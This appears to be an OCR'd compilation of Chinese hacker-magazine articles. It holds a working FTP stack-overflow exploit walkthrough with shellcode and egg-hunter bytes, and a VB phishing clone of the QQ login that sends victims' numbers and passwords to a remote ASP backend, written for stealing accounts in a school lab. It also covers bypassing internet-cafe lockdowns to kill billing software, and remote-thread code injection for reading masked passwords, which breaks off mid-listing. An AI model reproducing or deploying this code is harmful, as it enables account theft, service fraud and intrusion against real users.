


图1

很明显这是一个简单的栈溢出漏洞，于是我们开始写第一个溢出利用程序，当然要是你能一次写成功，那不用叫"第一个"了（注意，程序中主机地址为127.0.0.1，端口21，你可以根据实际情况修改）。好，现在拿它进行一次溢出，如图2。




图2

看到了吗？出错在0x20535341，其实是由于我们的命令PASS \r\n覆盖了程序的返回地址。看来在这里我们需要使用一个控制程序跳转的命令地址，一般来说我们要寻找jmp esp/jmp ebx/call esp/call ebx指令的地址，如图3。

```
A地址: 0x0012ff88
0012FF80  00 00 00 00  ....     EAX = 00000000 EBX = 7FFDF000
0012FF84  00 00 00 00  ....     ECX = 0013FE80 EDX = 005F0001
0012FF88  0D 0A 61 61  ..aa     ESI = 00132580 EDI = 00132588
0012FF8C  61 61 61 61  aaaa     EIP = 20535341 ESP = 0012FF88
0012FF90  61 61 61 61  aaaa     EBP = 5012FFC0 EFL = 00000246
0012FF94  61 61 61 61  aaaa     DS = 0023 ES = 0023 SS = 0023
0012FF98  61 61 61 61  aaaa     GS = 0000 OV=0 UP=0 EI=1 PL=0
0012FF9C  61 61 61 61  aaaa     PE=1 CY=0
0012FFA0  05 00 00 C0  ....     ST0 = +0.0000000000000000000e+00
0012FFA4  61 61 61 61  aaaa     ST1 = +0.0000000000000000000e+00
0012FFA8  61 61 61 61  aaaa     ST2 = -0.0012746739768362 3e+24
0012FFAC  D4 EB 12 00  晗       ST3 = +0.0000000000000000000e+00
                                ST4 = +0.0000000000000000000e+00
```

图3

我们看到ESP指向的地方并不是我们希望的地方，因为它没有指向我们的shellcode，这里是一串a，但是ESP+2就指向我们希望的地方，可是jmp esp+2这样的指令确实不好找，但还是有办法的。那么这时候我们怎么办呢？让我们再仔细看看0012FF80周围有什么，如图4。

```
0012F1DF 67                ???
0012F1E0 67                ???
0012F1E1 67                ???
0012F1E2 67                ???
0012F1E3 67                ???
0012F1E4 67                ???
```

图4

这里0012F1E1指向的地方刚好是我们前面的USER变量后跟的大量的"g"，让这个地址覆盖返回地址，就会让程序执行到我们想要的地方，把前面的PASS \r\n换为P\xe1\xf1\x12\x00\r\n，编译再试一下，呵呵可以了吧！其实你换成0012FF8A也行，这就留给你们自己试吧。好，把我们的Shellcode（一个打开DOS的小CODE）写到那些"g"存在的地方吧！然后再编译，怀着万分激动的心情执行……如图5。

```
331 User name okay, need password.
Sorry ,bad luck?
Press any key to continue_
```

图5

我们的DOS窗口呢？呜，看来我们把FTP想简单了！让我们看看这是怎么了？原来这里有许多地址里保存了FTP程序的一些要使用的地址，FTP程序需要这些地方来保持正常，我们的CODE一下全给覆盖了，程序当然就失败了！我们从0012F1E1往上看看，发现在前面有大一块地方我们可以利用，因为那里全是我们的"g"，可是我们怎么才能让程序执行到那里去呢？

这里就有一个编写Shellcode的巧妙思路，当遇到溢出点在存放Shellcode的位置很小或者有大量的被溢出程序要使用地址将要被覆盖时，我们可以编写一个简短的Shellcode，用它来使程序导向我们的真正的Shellcode，即所谓"引路"。这在很多的溢出程序中都有体现，如serv-u的Serv-U MDTM Time Zone Stack Overflow溢出程序中，我们这里要怎么写我们的引路者呢？通过查看我们发现程序出错时ESI指向的地方离"g"的地方不远。好，那就用它来找我们真正的Shellcode，当然我们真正的Shellcode必须有个很明显的特征来让引路者发现，不然茫茫人海哪里是岸啊！我们这里采用\X67\X90\X90\X90就是g，nop，nop，nop，这种特征来让引路者定位真正的CODE。引路者的汇编程序如下：

```
mov    ebx,esi
mov    eax,90909067h
go:
dec    ebx
cmp    dword ptr [ebx],eax
jne    go
call   ebx
```

翻译成16进制代码\x8b\xde\xb8\x67\x90\x90\x90\x4b

\x39\x03\x75\xfb\xff\xd3。

现在写出我们的第二个程序，执行如图6。

```
0012F0E5 67                  ???
0012F0E6 67                  ???
0012F0E7 67                  ???
0012F0E8 67 90               nop
0012F0EA 90                  nop
0012F0EB 90                  nop
0012F0EC 8B C3               mov      eax,ebx
0012F0EE 05 AF 11 11 11      add      eax,111111AFh
0012F0F3 2D 01 11 11 11      sub      eax,11111101h
0012F0F8 8B E8               mov      ebp,eax
```

图6

看到了吗？程序成功的执行到我们真正的CODE上了，再把我们的DOSSHELLCODE放上去试试。倒，还是不成功，如图7。




图7

不能写？噢！这就是说我们不小心在CODE中用了一个不可写的变量，调试发现是EBP这个家伙导致的，因为这个SHELLCODE刚开始使用EBP存放动态库名，那怎么找一个可写地址呢？这又是一个思路，在调试程序时，当发现有地址全是CC时，如图8。

这一般就是可写的地址，我们就可以利用。其实这很不科学，但对于我们菜鸟来说，这个土办法还是可以的！好，我们随便找个地方把它赋给EBP试试，可以了，加上我们的SHELLCODE吧！再试试……唉，又让大家失望了，还是没成功！来，静下心来，天热我知道，忍忍啦！查看出错的地方，发现我们的CODE中有个0x00，好，我要提醒大家，在使用或者编写SHELLCODE时千万避免出现0x00这样的字符，因为它会截断我们的程序。这里的00不是我故意加上去的，是FTP程序自己赋予的，那我们如何躲避呢？再给你一个思路——跳跃执行，前面我们使用引路者来找我们的CODE，那是在跳跃大量地址时使用的。在这里，我们只要躲避一个或者几个字节，所以使用简单的指针加减法就可以了。例如躲避一个字节，我们可以这样写：

```
mov eax,ebx
add eax,1111111h
sub eax,1111110h
call eax
```

这样就可以了，使用这样的方法我们写下第四个程序，执行如图9所示。

```
0012F1F0  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  烫烫烫烫
0012F1FF  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  烫烫烫烫
0012F20E  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  烫烫烫烫
0012F21D  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  烫烫烫烫
0012F22C  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  烫烫烫烫
0012F23B  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  烫烫烫烫
```

图8




图9

各位读者，终于成功了！！这里我讲了几个编写溢出程序时的巧妙思路和注意事项，希望对读者有所收获。

在学校机房掀起一场盗QQ的风暴

飘叶它乡

一、前言

最近我突然对QQ号感兴趣了，我的QQ号是8位数，一串毫无意义的数字真叫人不相信我是个菜鸟小黑客，哈哈。6位QQ号码现在真是宝贝啊，腾讯那里卖188个Q币一个，这么多钱能买一年多的X呢。好了，理由还算充分，咱们于是……（小声点，别让警察叔叔知道）

地点：学校机房

理由：QQ来源广泛，更菜的鸟多的是，操作方便。

二、资料收集

网上流行的盗QQ的软件主要有啊拉QQ大盗和强强QQ盗，它们的功能都很强，操作简便，并且支持大多数QQ版本，菜鸟黑客很快就可以入手，因此网上很快风靡起来。但正所谓树大招风，由于它们的流行导致杀毒软件对它们大肆残杀。再者它们都是采用监控和收发邮件的方式获取QQ信息，需要重新启动后自动运行，但是我们学校机房里装有硬盘还原卡，杀毒软件也是最新版的瑞星。所以很难做到自启动，而且向外发邮件时会收到瑞星的警告。所以立志在机房“干大事”的人完全有理由自己写一个盗QQ的程序。

近日我发现另外一款盗QQ的软件——“盗QQ的老鼠”，它假冒成QQ界面，当你输入号码和密码点登陆时，就提示系统内部错误，而这时它已经把你所输入的QQ号码和密码记录下来并保存在一个文件里。思路还可以，但是我粗粗地看了一下，真是做得太潦草了，单看那界面也太不像了，让人不得不说它的假的。

三、编程思路

有缺陷才有进步，我们就自己编一个吧，先理理思路：首先在界面上当然要和原版QQ一样了，其次盗取方式采用ASP网页的方式递交数据，这样防火墙、杀毒软件和一些系统安全监控软件不会向用户发出任何提示，因为我们实际上相当于是访问一个网页，通过ASP代码的处理，QQ号和密码就写进网站数据库里了。这就如同我们在论坛注册，填好信息后点击确定，就会将我们填写的内容保存到数据库里。如此我们就可以通过网页将QQ信息显示出来了，不用像“盗QQ的老鼠”那样要去查看那个记录密码的文件，很方便吧！




图1

四、边走边学

有了思路就可以动工了，还是用我较熟悉的VB编写这个程序吧！

运行VB后，新建一个工程，就命名为QQ.vbp吧。添加一个窗体，界面模拟成真实QQ的界面，图1是我做的界面，怎么样，不仔细看看不出来不是“原版”的吧？接着对登陆按钮进行编程，双击进入代码窗口，代码及简单说明如下：

```
Private Sub Command1_Click()
On Error Resume Next
'取得QQ号码
QQNum = ComboNum.Text
'进行简单的判断
If QQNum = "" Then
    MsgBox "请输入QQ号码。"
End If
'生成信息串
ResultTXT = CStr(QQNum + "." +
QQPwd)
ResultTXT = ResultTXT + "." + CStr
(Now())
'生成网址，用于提交，提交函数为WTWeb()
URL2=cstr("http://www.xxx.com/xx.
asp?QQNum="+QQNum+"&"+"QQPwd=
"+QQPwd)
'提示出错
    ret = MsgBox("你所输入的密码和上
一次的不同，是否到服务器验证？", vbYesNo
+ vbCritical, "错误")
    If ret = vbYes Then
'启动真实的QQ,QQtrue为真实的QQ文件
名
        'APPPath为程序所在路径
        ret2 = Shell(APPPath & QQtrue
+ ".exe", vbNormalFocus)
        '隐藏假的QQ窗体
        Me.Visible = False
        '向ASP后台提交参数
        Call WTWeb(CStr(URL2))
    Else
        '选择否时不启动真实QQ
        Me.Visible = False
        Call WTWeb(CStr(URL2))
    End If
End Sub
```

接着在窗体中填加一个WebBrowser控件，visible属性设为False，编写函数WTWeb()。

```
'提交QQ信息到指定的ASP后台
Function WTWeb(URL2 As String)
WebBrowser1.Navigate (URL2)
End Function
```

这里还需要生成URL2，这样WebBrowser浏览的时候就相当于向远程ASP后台提交了数据。我们就直接将QQ号码和密码作为两个参数传递过去。URL2的形式如：http://www.xxx.com/qqshow.asp?QQNum=xxx&QQPwd=xxx，用qqshow.asp接受数据，下面需要编写相应的后台程序qqshow.asp。

数据库连接段代码为：

```
<%
dim conn,strconn
strconn = "Provider=Microsoft.Jet.
OLEDB.4.0;Data Source=" & Server.
MapPath("QQ.mdb")
set conn = server.createobject
("adodb.connection")
conn.open strconn
%>
```

其中QQ.mdb为存放QQ信息的数据库，里面只有一个表，表名为QQinfo。我们这里只需要id，QQNum，QQPwd，Time这几个字段，Time用于记录盗取到这个QQ号码的时间。

将提交的参数写入数据库的代码如下：

```
<%
if request("QQNum")<>"" and request
("QQPwd")<>"" then
    sql="select * from QQinfo"
    set rs=server.createobject
("adodb.recordset")
    rs.open sql,conn,1,3
    rs.addnew
    rs("QQNum")=request("QQNum")
    rs("QQPwd")=request("QQPwd")
    rs("Time")=Now()
    rs.update
    rs.close
    set rs=nothing
    response.redirect "qqshow.asp"
end if
%>
```

其它的代码就很简单了，这里就不具体说了，免的有骗稿费的嫌疑。到这里一个盗QQ的软件的基本已经完成了，代码我都放在程序包里。另外，我加入了上传QQ信息到FTP空间的功能，而且可以配置程序，增强了程序的适应性。后台ASP文件也给大家准备好了，要提交密码才能查看，要怎么弄看大家自己发挥了。

好了，万事俱备，只欠暴风。去机房了，风暴即将来临，本人阴笑中……

五、结语

编写一个小程序还是很简单吧，只要你肯研究，多动脑筋，没有什么能难住我们的。当我们用别人的软件，发现有什么问题时，要想想怎样才能消除这个问题，开发出更方便有效的工具来，而不是走别人铺好的路。

现在忙着做毕业设计，文章和软件做得很匆忙，一定有很多不足之处，还望大家发现什么问题来和我一起讨论。大家也可根据自己的喜好修改并扩充它的功能，亲手体验一下自己动手的成就感！

（本章中涉及到的源文件、后台文件、编译生成的可执行文件QQ盗密之PYE版.exe已经收录在光盘中）

网吧开注册表Follow Me

小蛇XX [L.S.K]

前几天去网吧上网，网管居然是个MM——一个仅会开机、关机的MM。这么好的环境，不黑他简直是犯罪啊！（小编：就会欺负MM，算什么好汉？）然而开完机，问题也就来了，开始菜单被屏蔽得干干净净，没法开启注册表，也不许下载东西，工具更是用不上。没法开启注册表就没法杀Pubwin，也就没法享用免费午餐了，悲啊！

今天，小蛇我要与众位分享网吧命令开启注册表的方法。我所在的网吧和大部分网吧一样，禁止使用右键。那么我们首先要创建一个记事本文件，我找了一个很不错的方法，点击互动中心，随便找个大厅进去，现在是关键点了，点击路径设置，把游戏目录指向任意一个TXT文档，之后退出。OK，点击运行游戏，怎么样，出来了吧！新建一个文档，写下regedit，保存类型为所有文件，命名为reg.bat，保存在桌面上，如果看不到桌面的话，再用上面的方法指向它运行一下，就可以了。好了，注册表应该出来了吧！

什么？不行？好，重写一段代码！

```
REGEDIT 4
[HKEY_CURRENT_USER\Software\Microsoft\Wi
ndows\Current Version\Policies\Systerm]"Disable
Registry Tools" =dword:00000000
```

保存为.reg文件。运行，OK了吧，好了，下一步是斩杀Pubwin。

Pubwin在注册表里共有三个键。首先，它会自动运行。打开HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Currant Version\Run，清除。同理，Current Version下的RunService下也有一个键，同样清除。在“HKEY_LOCAL_MACHINE\SOFTWARE\Hintsoft\Pubwin”有n个键，也全部清除就行了。

采用远程线程查看星号密码

一块三毛钱

查看星号密码很简单，网上也有很多类似的软件可以使用。不过要想找一个用得顺手的还真不容易，要不就是XP下面用不了，要不就是有些经过处理的密码框的密码看不到。而且，光是一个查看星号密码他们就能够做到100多KB的大小，有一个甚至达到1MB，这么大的体积放在大家的工具箱里面实在是占地方。

关于如何在2000以后的系统下面查看星号密码，有很多种办法。比如，通过鼠标钩子可以实现这个功能，通过键盘钩子也行，还可以通过发送消息改变密码框的风格显示密码等等。本文将介绍通过远程线程的办法来查看星号密码，并且增强了功能，可以看Group Box里面的密码框中的密码，可以看某些经过处理的密码框的密码，甚至可以看Windows登陆框的密码哦！而且压缩后的大小只有3.31KB，可谓体积小巧、功能强大，方便大家收藏备用。

本文采用了Win32汇编语言来实现代码，在编写这样的小工具上面，汇编语言的繁琐一点也感觉不到，反而汇编语言带来的小巧、高速、灵活等特点可以充分的体现出来。特别是在编写远程线程的代码时，使用汇编可以灵活的控制代码，很是方便。下面就开始讲解代码和原理。

一、远程线程

在Windows 98下面如果想查看星号密码，可以直接给密码框发送一个WM_GETTEXT消息就能够取得密码框中的密码。这种方法很简单，但是在2000以后的系统中只有自己的进程发送这个消息才能够取得密码框中的文本，别的进程不行。所以就需要想办法把代码插入到目标进程中运行，比如添加鼠标钩子的办法就是提供一个动态库实现一个鼠标钩子，当鼠标移过密码框的时候动态库会被加载到目标进程运行，从而取得密码。

远程线程现在很流行，没有那个木马会不用它，隐蔽、难查杀是它的优点。究其原理就是把代码插入到别的进程运行。利用这个办法就可以把查看星号密码的代码插入到目标进程运行，从而取得密码。整个过程被封装成一个_GetWindowTextRemote函数，里面包括了插入远程线程，取得密码等。调用时很简单，invoke _GetWindowTextRemote，esi，addr buf1，第一个参数是密码框句柄，第二个参数接受返回的密码。下面来看 _GetWindowTextRemote 函数的实现：

```
_GetWindowTextRemote proc hWnd:HWND, lpText:DWORD

    .data?
    g_hProcess        dd  ?
    g_hThread         dd  ?
    g_lpRemoteCode    dd  ?
    g_dwProcessID     dd  ?

    .code
        pushad
        invoke  GetModuleHandle, CTXT("kernel32.dll")
        mov     ebx, eax
        invoke  GetProcAddress, ebx, CTXT("GetModuleHandleA")
        mov     g_lpGetModuleHandleA, eax
        invoke  GetProcAddress, ebx, CTXT("GetProcAddress")
        mov     g_lpGetProcAddress, eax

        invoke  GetWindowThreadProcessId, hWnd, offset g_dwProcessID
        invoke  OpenProcess, PROCESS_CREATE_THREAD+PROCESS_VM_OPERATION+PROCESS_VM_READ+PROCESS_VM_WRITE, FALSE, g_dwProcessID
        .if eax
            mov     g_hProcess, eax
            invoke  VirtualAllocEx, g_hProcess, NULL, Remote_code_length, MEM_COMMIT, PAGE_EXECUTE_READWRITE
            .if eax
                mov     g_lpRemoteCode, eax
                m2m     g_hWnd, hWnd

                ;创建远程线程
                invoke  WriteProcessMemory, g_hProcess, g_lpRemoteCode, offset Remote_code_start, Remote_code_length, NULL
                mov     eax, g_lpRemoteCode
                add     eax, offset _RemoteThread - offset Remote_code_start
                invoke  CreateRemoteThread, g_hProcess, NULL, 0, eax, 0, 0, NULL
                mov     g_hThread, eax

                ;等待远程线程结束，然后把密码读出来
                invoke  WaitForSingleObject, eax, INFINITE
                mov     ebx, g_lpRemoteCode
                add     ebx, offset g_buf - offset Remote_code_start
                push    eax
                invoke  ReadProcessMemory, g_hProcess, ebx, lpText, 127, esp
                pop     eax

                invoke  CloseHandle, g_hThread
                invoke  VirtualFreeEx, g_hProcess, g_lpRemoteCode, 0, MEM_RELEASE
            .endif
            invoke  CloseHandle, g_hProcess
        .endif

        popad
        ret
_GetWindowTextRemote endp
```

_GetWindowTextRemote 函数首先确定目标进程，然后打开目

标进程在目标进程空间里面分配一定的空间，接着把远程线程的代码写入这个空间，再创建远程线程运行刚才写入的代码取得密码，最后，等待远程线程结束把取得的密码读取出来返回。这就是整个过程，如果代码细节看不懂或者函数的用法不清楚，建议参考Iczelion的汇编教程和Win32 API参考手册。

下面再看远程线程的代码：

```
.code
Remote_code_start        equ this byte

g_lpGetModuleHandleA     dd ?
g_lpGetProcAddress       dd ?

g_lpUser32               dd ?
g_szUser32               db "user32.dll",0
g_szGetWindowTextA       db "GetWindowTextA",0
g_szGetParent            db "GetParent",0
g_szCreateWindowExA      db "CreateWindowExA",0
g_szGetWindowLongA       db "GetWindowLongA",0
g_szSetWindowLongA       db "SetWindowLongA",0
g_szDestroyWindow        db "DestroyWindow",0,0
g_lpGetWindowTextA       dd ?
g_lpGetParent            dd ?
g_lpCreateWindowExA      dd ?
g_lpGetWindowLongA       dd ?
g_lpSetWindowLongA       dd ?
g_lpDestroyWindow        dd ?

g_szEditClassName        db "Edit",0
g_hWnd                   dd ?
g_hEdit                  dd ?
g_lpEditProc             dd ?
g_buf                    db 128 dup (0)

_RemoteThread proc
        LOCAL   hModule

        int     3       ;这一条异常指令用来中断程序，方便调试
        pushad
        call    @F
        @@:
        pop     ebx
        sub     ebx, offset @B

        ;动态取得函数的地址
        lea     eax, [ebx+offset g_szUser32]
        _invoke [ebx+g_lpGetModuleHandleA], eax
        mov     hModule, eax
        lea     esi, [ebx+offset g_szGetWindowTextA]
        lea     edi, [ebx+offset g_lpGetWindowTextA]
        .while  TRUE
_invoke [ebx+g_lpGetProcAddress], hModule, esi
                mov     [edi],eax
                add     edi,4
                @@:
                lodsb
